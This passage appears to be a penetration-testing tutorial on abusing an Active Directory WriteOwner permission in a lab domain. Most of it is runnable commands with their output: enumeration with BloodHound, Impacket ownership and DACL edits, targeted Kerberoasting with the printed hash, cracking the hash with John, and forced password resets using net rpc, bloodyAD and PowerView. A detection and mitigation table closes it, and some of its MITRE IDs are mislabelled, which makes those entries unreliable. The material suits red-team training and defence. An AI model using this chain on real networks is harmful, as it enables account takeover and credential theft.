
Bloodhound – Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Sakshi** has the **WriteOwner** permission for **Ankur** user.


bloodhound-python -u sakshi -p Password@1 -ns 192.168.1.6 -d ignite.local -c All

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u sakshi -p Password@1 -ns 192.168.1.6 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Co
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 10 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



From the graph it can be observed that the **Sakshi** user owns **WriteOwner** privilege on **Ankur** user.



Method for Exploitation – Granting Ownership & Full Control Followed by Kerberoasting (T1558.003) or Change Password (T1110.001)

Attackers can exploit the *WriteOwner permission* when they gain control of an object that has this privilege over another directory object. This allows them to grant ownership, then assign full control, and ultimately perform attacks like *Kerberoasting* or a *Password Change* without knowing the victim's current credentials.

Linux Impacket tool – Granting Ownership & Full Control

Granting Ownership:

To begin, use the**Impacket‘s toolkit** from a UNIX-like system. The tool owneredit.py allows **changing ownership** of a directory object.

impacket-owneredit -action write -new-owner 'sakshi' -target-dn 'CN=ankur,CN=Users,DC=ignite,DC=local''ignite.local'/'sakshi':'Password@1' -dc-ip 192.168.1.6

```
┌──(root㉿kali)-[~]
└─# impacket-owneredit -action write -new-owner 'sakshi' -target-dn 'CN=ankur,CN=Users,DC=ignite,DC=local' 'ignite.local'/'sakshi':'Password@1' -dc-ip 192.168.1.6
/usr/share/doc/python3-impacket/examples/owneredit.py:87: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/owneredit.py:96: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/owneredit.py:97: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:98: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/owneredit.py:100: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:101: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:102: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/owneredit.py:103: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:104: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:105: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/owneredit.py:106: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/owneredit.py:107: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/owneredit.py:108: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:109: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:110: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:111: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/owneredit.py:112: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/owneredit.py:113: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-3167649272-2694697299-2510499829-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=ignite,DC=local
[*] OwnerSid modified successfully!
```

With the help of owneredit, the ***DACL*** for the ***Ankur*** **user object** is successfully modified. As a result, the ***Sakshi*** **user now owns the Ankur account**.

Granting Full Control:

Next, use dacledit.py to assign ***Full Control*** to **Sakshi** over the **Ankur** user object.

From UNIX-like systems, this can be done with **Impacket's** dacledit.py (Python), alternatively Impacket-dacledit.

impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sakshi' -target-dn 'CN=ankur,CN=Users,DC=ignite,DC=local''ignite.local'/'sakshi':'Password@1' -dc-ip 192.168.1.6

```
┌──(root㉿kali)-[~]
└─# impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sakshi' -target-dn 'CN=ankur,CN=Users,DC=ignite,DC=local' 'ignite.local'/'sakshi':'Password@1' -dc-ip 192.168.1.6
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20241208-120513.bak
[*] DACL modified successfully!
```

With the help of **dacledit**, the **DACL** for this object is successfully modified, and **Sakshi** now has **full control** over the **Ankur** user.

Now, since the user has full control over the target then it can either perform kerberoasting or can change the password without knowing target's current password (**ForceChangePassword**)

Linux Python Script – TargetedKerberoast

From UNIX-like systems, this can be done with **targetedKerberoast.py** (Python).

./targetedKerberoast.py --dc-ip '192.168.1.6' -v -d 'ignite.local' -u 'sakshi' -p 'Password@1'

```
┌──(root㉿kali)-[~/targetedKerberoast]
└─# ./targetedKerberoast.py --dc-ip '192.168.1.6' -v -d 'ignite.local' -u 'sakshi' -p 'Password@1'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ankur)
[+] Printing hash for (ankur)
$krb5tgs$23$*ankur$IGNITE.LOCAL$ignite.local/ankur*$fecd22632eb048c27836bd9492b7eebb$b97c97e9d7f567ef56a
cd32a15c221dd21b99eca5798033bbc093014910e3a4005a17402b042412042bce4b7f57f328acb598d7d9e03e057356ad3a4ab5
21f08a70f64f658118e3102e48db972859f116de4a61931156be8004c3346ecd24826d6fc4d0a2ecdf11165ef75986eec30137e3
98945bae15d667e727a4c7f8ab4d93e707ec2b62ce0aeff1883a7918bc16125132cc60f9b3b7188c200b8c36b7cc83cf1904a8a6
4d4974fbd620164c0862b23cc337a67343017c5481b5bec101e307cf8ec8f9726f6e1dbc57638cba7ce5735ba8d22c5d44721e72
12721bcac930367975fa89b578d51da0794b7ff6949ceb82c742e6990201018a6d64d529cb9bdad0edc8a0e309306dece51c7574
6af7c481cf8b3527b7f8a2cdec872ba70727a00a031b55098b679f497738d70665b4a4768d17785cc3697d283f0b963d24144e5b
71bf6bde9f0ce34f9d5bed6fe6969ed2bd64bd95f67159dbebc944ef78565df43c40cab16f6fc94a87456f6f6
[VERBOSE] SPN removed successfully for (ankur)
```

Finally, once attackers dump hashes (e.g., from Kerberoasting), they can use tools like **John the Ripper** and common dictionaries such as **RockYou.txt** to **brute-force weak passwords**.

```
┌──(root㉿kali)-[~]
└─# john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for st
Password@1       (?)
1g 0:00:00:01 DONE (2024-12-08 12:07) 0.7352g/s 1546Kp/s
Use the "--show" option to display all of the cracked pas
Session completed.
```

Linux – Change Password

Linux Net RPC – Samba

You can achieve this from a **UNIX-like system** with net, a tool for the administration of **Samba** and **CIFS/SMB clients**.

net rpc password ankur 'Password@987' -U ignite.local/sakshi%'Password@1' -S 192.168.1.6

Alternatively, you can achieve this using **bloodyAD**


bloodyAD --host "192.168.1.6" -d "ignite.local" -u "sakshi" -p "Password@1" set password "ankur""Password@987"

Windows PowerShell Powerview – Granting Ownership & Full Control

On Windows systems, attackers can **leverage the PowerView module** to grant both ***Ownership*** and ***Full Control*** over a target object. This process involves two core cmdlets: **Set-DomainObjectOwner and Add-DomainObjectAcl**.

powershell -ep bypass
Import-Module .PowerView.ps1
Set-DomainObjectOwner -Identity 'ankur' -OwnerIdentity 'sakshi'
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "ankur" -PrincipalIdentity "sakshi"
This **assigns ownership** of the ***Ankur user object*** to the ***Sakshi*** **user**.

With the help of **Set-DomainObjectOwner** and **Add-DomainObjectAcl**, the ***DACL*** for the object is successfully updated. As a result, the ***Sakshi*** **user gains full control over the Ankur account**, including permissions to modify, reset, or delete it.



Now, since the user has full control over the target then it can either perform kerberoasting or can change the password without knowing target's current password (ForceChangePassword)

Windows PowerShell Powerview – Kerberoasting

To proceed, attackers can use **PowerView's** Set-DomainObject and Get-DomainSPNTicket to manipulate ***SPNs* (Service Principal Names)** and request service tickets for offline cracking.

Set-DomainObject -Identity 'ankur' -Set @{serviceprincipalname='nonexistent/hacking'}
Get-DomainUser 'ankur'| Select serviceprincipalname
$User = Get-DomainUser 'ankur'
$User | Get-DomainSPNTicket

```
PS C:\Users\sakshi> Set-DomainObject -Identity 'ankur' -Set @{serviceprincipalname='nonexistent/hacking'}
PS C:\Users\sakshi>
PS C:\Users\sakshi> Get-DomainUser 'ankur' | Select serviceprincipalname

serviceprincipalname
--------------------
nonexistent/hacking


PS C:\Users\sakshi> $User = Get-DomainUser 'ankur'
PS C:\Users\sakshi>
PS C:\Users\sakshi> $User | Get-DomainSPNTicket


SamAccountName       : ankur
DistinguishedName    : CN=ankur,CN=Users,DC=ignite,DC=local
ServicePrincipalName : nonexistent/hacking
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*ankur$ignite.local$nonexistent/hacking*$1BD4414DA4DE40DE2515DEA44E506E97$A2F
                       A984CB71351B33BBE285E803051CAC4918179C311882DEACAE72A7C309BF4D9A7DABECBA8F7EE06111A483D8A
                       5B9E5F8B1CAB77019ED56277BDB3F9F4EF99EF168E48BF46EEB563B3BAB13D79D9065E9651331AB9685FE8275
                       551C9DD173B9AC45D26571AFBDB41A9AAC1C708D68E91555C5A3DE761854D472D8CD5EDADB6DF59A8B9E6FDA4
                       CC0445DBA69FBCBC281E902905DE4882B049B883A171A6D64FCEFD4829D246618D8C576E3401FF885B700F7FD
                       94A88DF8A021655EB95BAF5B07967859CA2611500BB6047380C3A941CAF3032D269104B5970DE57ECDAD4B1A2
                       FFE1514F413C77A9721B5EF373B2ABBD1B57FC11D3485CB2297D7B188D9AA7C45D298921BF8DDAB83B89B4C9F
                       CD161FBFC229BBF226F7F49A46E25F5D5813D8A6DB62969779C47097A54BB192EA0D1AFF2047B1A5A6CAF03C5
                       B4D281FEE5115429C1EBFF216EA08E4E196F8CC5BC0FA7CAA17CC8C37D519605B2CB23E719D84E588D64AF5D5
```

Kerberoasting allows attackers to extract TGS tickets for SPN-enabled accounts and then **brute-force them offline** using hash cracking tools.

Windows PowerShell Powerview – Change Password

The attacker can change the password of the user using PowerView module. This can be achieved with **Set-DomainUserPassword** cmdlet.

Alternatively, **if the attacker prefers account takeover**, they can **change the user's password** without knowing the current one.

$NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
Set-DomainUserPassword -Identity 'ankur' -AccountPassword $NewPassword

```
PS C:\Users\sakshi> $NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -F
PS C:\Users\sakshi>
PS C:\Users\sakshi> Set-DomainUserPassword -Identity 'ankur' -AccountPassword $NewPassword
PS C:\Users\sakshi>
PS C:\Users\sakshi>
```

The ***Sakshi* user resets Ankur's password** without any knowledge of the original, ensuring complete account compromise.

Detection & Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	• Monitor for unusual password resets by non-admin users. • Detect anomalies in password change activities. • Check audit logs for unusual access or password reset events.	• Enforce least privilege access control. • Limit the use of powerful permissions like Generic ALL. • Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	• Monitor for account changes, including group memberships and privileges. • Log changes to critical accounts (e.g., admin, domain admin accounts).	• Use privileged access workstations (PAWs) for administrative tasks. • Restrict sensitive permissions like Generic ALL. • Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	• Monitor for excessive Kerberos ticket-granting service (TGS) requests. • Detect abnormal account ticket requests, especially for accounts with SPNs. • Enable Kerberos logging.	• Use strong, complex passwords for service accounts. • Rotate service account passwords regularly. • Disable unnecessary SPNs. • Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	• Monitor changes to SPN attributes using LDAP queries or PowerShell. • Detect modifications to AD attributes related to SPNs. • Monitor account changes using event logs.	• Limit the ability to modify SPNs to authorized users only. • Enforce MFA for service accounts. • Ensure strong passwords for accounts with SPNs. • Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	• Monitor changes to the msDS-KeyCredentialLink attribute. • Audit AD logs for unusual certificate and key additions. • Use LDAP queries to detect attribute modifications.	• Limit access to modify msDS-KeyCredentialLink to authorized accounts. • Regularly audit msDS-KeyCredentialLink attributes. • Use strong key/certificate management practices
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	• Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. • Detect ticket reuse across different systems • Enable and monitor Kerberos logging.	• Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	• Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). • Analyze logins that skip standard authentication steps.	• Disable NTLM where possible. • Enforce SMB signing and NTLMv2. • Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. • Implement MFA.
